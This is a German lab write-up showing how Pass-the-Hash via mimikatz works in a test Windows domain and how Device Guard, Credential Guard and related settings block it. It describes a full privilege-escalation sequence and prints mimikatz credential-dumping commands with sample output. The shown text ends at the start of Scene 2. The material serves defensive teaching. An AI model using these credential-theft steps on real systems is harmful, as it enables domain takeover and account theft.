


## Inhalt

Szenario .....	2
Aufbau der LAB-Umgebung .....	2
Worum geht es .....	2
Verhinderung des Angriffsvektors .....	3
allgemeine Maßnahmen .....	3
Device Guard .....	3
Remote Credential Guard .....	3
„Protected Users“ Gruppe .....	3
gehärtetes Deaktivieren von WDigest .....	3
Deaktivierung der Debug-Berechtigung .....	3
Szene 1 – Pass The Hash & Device Guard .....	4
Vorgeschichte .....	4
Der Angriff ohne Absicherung .....	5
Gegenmaßnahme: Aktivierung des Device Guards .....	7
Der Angriff mit laufendem Device Guard .....	8
Szene 2 – Pass the Hash & Remote Credential Guard .....	9
Vorgeschichte .....	9
Der Angriff ohne Remote Credential Guard .....	9
Gegenmaßnahme: Aktivierung des Remote Credential Guards .....	9
Der Angriff mit laufendem Remote Credential Guard .....	10
Tipp: RCG mit GPOs erzwingen .....	11
Szene 3 – Pass The Hash & „Protected Users“ .....	14
Der Angriff ohne „Protected Users“ .....	14
Gegenmaßnahme: die Mitgliedschaft in der Gruppe „Protected Users“ .....	14
Der Angriff mit „Protected Users“ .....	15
Tipps und wichtige Infos .....	15
Szene 4 – Klartextkennworte mit WDigest .....	17
Vorgeschichte .....	17
Der Angriff auf Windows Server 2012R2 und 2016 !!! .....	17
Gegenmaßnahme: Härtung der WDigest-Deaktivierung .....	18
Der Angriff mit gehärtetem WDigest .....	19
Szene 5 – Deaktivierung der Verwendung von NTLM .....	21
Vorgeschichte .....	21
Der Angriff mit aktivem (normalen) NTLM .....	21
Gegenmaßnahme: Deaktivierung von NTLM mit einer GPO – leider wirkungslos .....	21
Szene 6 – Deaktivierung der Debug-Berechtigung .....	24
Der Angriff mit Debug-Berechtigung .....	24
Gegenmaßnahme: keine Debugrechte für alle mit einer GPO .....	24
Der Angriff ohne Debug-Berechtigung .....	24
Zusammenfassung .....	26

## Szenario

### Aufbau der LAB-Umgebung

Mein LAB besteht aus 3 Servern. Der DC „M-DC1“ stellt die Domäne crashwork.global bereit, in der die beiden Server M-RDS1 und M-RDS2 Mitglieder sind. Es gibt natürlich einen Domänen-Administrator. Dazu verwende ich einen normalen Benutzer mit dem Namen Tessa.Test:



PS: im Verlauf der Simulation habe ich die Server gewechselt. Aus M-DC1 wurde C-DC1. Bitte stört euch nicht an diesem kleinen Detail. 😊

### Worum geht es

Viele Angriffsszenarien zielen darauf ab, dass Anmeldeinformationen von höheren, administrativen Accounts erbeutet werden. Dabei geht es nicht immer nur um die Benutzernamen und deren Passworte. Es reichen oftmals auch Hashwerte der Passworte, um über ein Pass-The-Hash die Identität zu übernehmen. Solche Hashwerte speichert ein Windows-System für angemeldete Benutzer im Arbeitsspeicher. Gelingt es einem Angreifer, die Kontrolle über ein System zu erlangen, dann kann er relativ einfach die Hashes auslesen.

Um dies zu verdeutlichen habe ich folgendes vorbereitet:

- Die Benutzerin Tessa hat auf M-RDS1 lokal administrative Rechte. Damit kann mit ihrer Identität das System übernommen werden. Alternativ wäre ein Privilege Escalation Exploit erforderlich
- auf dem Server M-RDS1 hat sich der Domänen-Administrator angemeldet
- Für den Einsatz der Anwendung mimikatz habe ich auf M-RDS1 den Virenschanner Defender deaktiviert (ja, der hätte sonst geholfen 😊)

Im ersten Szenario zeige ich den erfolgreichen Angriff. Ein Angreifer startet in der Sitzung von Tessa eine mimikatz-Instanz, fragt die Hashes ab, baut mit dem Hash des Admins eine cmd-Session auf, startet das und nimmt Tessa in die Gruppe der Domänen-Admins auf – Wenn der Angreifer das kann, dann gelingt ihm auch alles andere...

Danach zeige ich noch einige alternative Angriffsvektoren – und wie man diese vermeiden kann.

## Verhinderung des Angriffsvektors

### allgemeine Maßnahmen

Was hatte der Domänen-Administrator überhaupt auf dem Server M-RDS1 verloren? Allein durch eine Segmentierung der Serveranmeldungen wäre es nicht soweit gekommen. Auch eine Antivirus-Lösung könnte einige Angriffsversuche erkennen und neutralisieren. In letzter Instanz ist die Erkennung des Angriffs (z.B. mit Microsoft ATA) eine Schutzmöglichkeit.

### Device Guard

Im Windows Server 2016 und in Windows 10 ist die Komponente Device Guard eingeführt worden. Diese enthält den Credential Guard, der eine sichere LSA-Instanz durch Virtualisierungstechnik erzeugt – das System selbst ist also aufgeteilt in dem normalen Kernel und den Secure Kernel. Übernimmt ein Angreifer das normale System, dann kommt er nicht an die Geheimnisse (Hashes) des Secure Systems heran. Abgesichert wird der Secure Kernel durch den Secure Boot. Device Guard benötigt also ein UEFI, um die Integrität des Systems und den Bootvorgang zu prüfen.

### Remote Credential Guard

Zwischengespeicherte Anmeldungen entstehen nicht nur durch lokale Anmeldungen, sondern auch beim Aufbau von Remote-Desktop-Verbindungen. Auch hier kann der Device Guard helfen: mit dem Remote Credential Guard. Hier müssen beide Computer miteinander arbeiten: der Zielsystem muss in der Lage sein, Anmeldeinformationen vom Quell-Server während der Session anzufragen. Und der Quellserver muss die Verbindung mit RDC-Mode aufbauen – der darf also keine Anmeldeinformationen durchreichen und muss auch nach dem Aufbau der Verbindung für Anmeldeanfragen des Zielhosts zur Verfügung stehen.

### „Protected Users“ Gruppe

Mitglieder dieser Gruppe sind einigen Einschränkungen unterworfen. Dazu zählen unter Anderem:

- zwischengespeicherte Anmeldungen sind nicht zulässig
- NTLM kann nicht verwendet werden

Damit lässt sich ein PTH ebenfalls recht einfach vermeiden.

### gehärtetes Deaktivieren von WDigest

Selbst auf modernen Betriebssystemen kann ein Angreifer die Zwischenspeicherung von Klartextkennwörtern erzwingen. Dies kann – nein, es muss durch eine GPO verhindert werden!

### Deaktivierung der Debug-Berechtigung


Sehr einfach kann man etliche Privilege Escalation Exploits – also Angriffe, die dem Benutzer u.A. Systemrechte einräumen – verhindern, indem man selbst einige Rechte aufgibt. So z.B. die Berechtigung, Teile der im System ausgeführten Codes im laufenden Betrieb zu untersuchen (debuggen).

Alle Varianten werden in den folgenden Szenen dargestellt. Ich simuliere ein Angriffsszenario, zeige anschließend wie es verhindert werden kann und trete den Bereits der Funktionalität an.

## Szene 1 – Pass The Hash & Device Guard

### Vorgeschichte


Der Administrator meldet sich auf M-RDS1 an :



Der Administrator ist fertig und meldet sich ab – wie es sich gehört! Nun meldet sich Tessa auf dem Server an. Tessa ist in folgenden Gruppen Mitglied – darunter ist die Gruppe der lokalen Administratoren:





Tessa startet dsa.msc (Active Directory Benutzer und Computer) und versucht sich in die Gruppe der DomainAdmins aufzunehmen. Da sie kein Domänen-Administrator ist und die Rechte auch nicht anderweitig delegiert bekommen hat, schlägt der Versuch fehl – die Schaltflächen sind ausgegraut:




### Der Angriff ohne Absicherung

Tessa wird kompromittiert – vielleicht lädt sie etwas aus dem Internet herunter und startet dabei versehentlich einen Trojaner. In meiner Simulation startet Tessa eine administrative PowerShell und führt darin mimikatz aus – ein Tool zum Auslesen von credentials...


Nach einer Übernahme des Systems (privilege::debug – der admin darf das per default!!) kann Tessa/der Angreifer die Hashes auslesen\_



Der Hash ist so gut wie ein Kennwort. Eine Brute-Force-Angriffe ist nicht notwendig. Tessa baut sich einfach die Anmeldeinformationen zusammen und startet damit eine cmd:



In der cmd ist sie immer noch die Identity Tessa – aber mit den Rechten des Admins! Aus der cmd heraus startet sie das.msc und nimmt sich in die Gruppe der DomainAdmins auf. Dieses Mal sind die Schalter aktiv!!




Das wars...

### Gegenmaßnahme: Aktivierung des Device Guards


Nun aktiviere ich den Device Guard auf dem Server M-RDS1. Den Zustand kann man über msinfo abfragen:



Sind die Voraussetzungen gegeben (verfügbare Sicherheitseigenschaften...), dann lässt sich der DG über die GPO aktivieren:



Nach einem Neustart sollte das System geschützt sein:



Der Admin meldet sich erneut an und ab.



### Der Angriff mit laufendem Device Guard

Tessa meldet sich an, startet eine administrative PowerShell und darin eine mimikatz-Instanz. Dann übernimmt sie das System und liebt die Anmeldeinformationen aus:

```
mimikatz 2.1.1 x64 (oe.eo)
PS C:\> cd .\mimikatz\x64\
PS C:\mimikatz\x64>
PS C:\mimikatz\x64>
PS C:\mimikatz\x64> .\mimikatz.exe

#####
.mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.mimikatz "A La Vie, A L'Amour"
#####
.mimikatz Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
.mimikatz http://blog.gentilkiwi.com/mimikatz (oe.eo)
.mimikatz with 21 modules * * *

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords_
```

```
Authentication Id : 0 : 566894 (00000000:0008a66e)
Session           : Interactive from 1
User Name         : administrator
Domain           : crashwork
Logon Server      : M-DC1
Logon Time        : 13.07.2017 18:24:24
SID               : S-1-5-21-3088750247-2983329817-2578063970-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : crashwork
* LSA Isolated Data: NtlmHash
Unk-Key   : 9bdbf04c79e3db351ccfd6fd2fb755b796ac9840c0c416025580c9aa46045f10b5ac415d5969ecadae66aaa852f9109b
Encrypted: 0bfa82a0d7a4c1cd5dd36ed026d029ff07f9955f45e291516d67744203581f9092df99bf83705b63c9108af1786328e8
6d8867ec

SS:160, TS:8, DS:52
0:0x0, 1:0x64, 2:0x1, 3:0x101, 4:0x0, E:01000000000000000000000000000000, 5:0x8001

tspkg :
wdigest :
* Username : Administrator
* Domain   : crashwork
* Password : (null)
kerberos :
* Username : administrator
* Domain   : CRASHWORK.GLOBAL
* Password : (null)
ssp :
credman :
```


Selbst die Debug-Privilegierung genügt nicht mehr – die Hashes sind verschlüsselt. Ein PTH-Angriff ist (aktuell) nicht möglich...



## Szene 2 – Pass the Hash & Remote Credential Guard


### Vorgeschichte

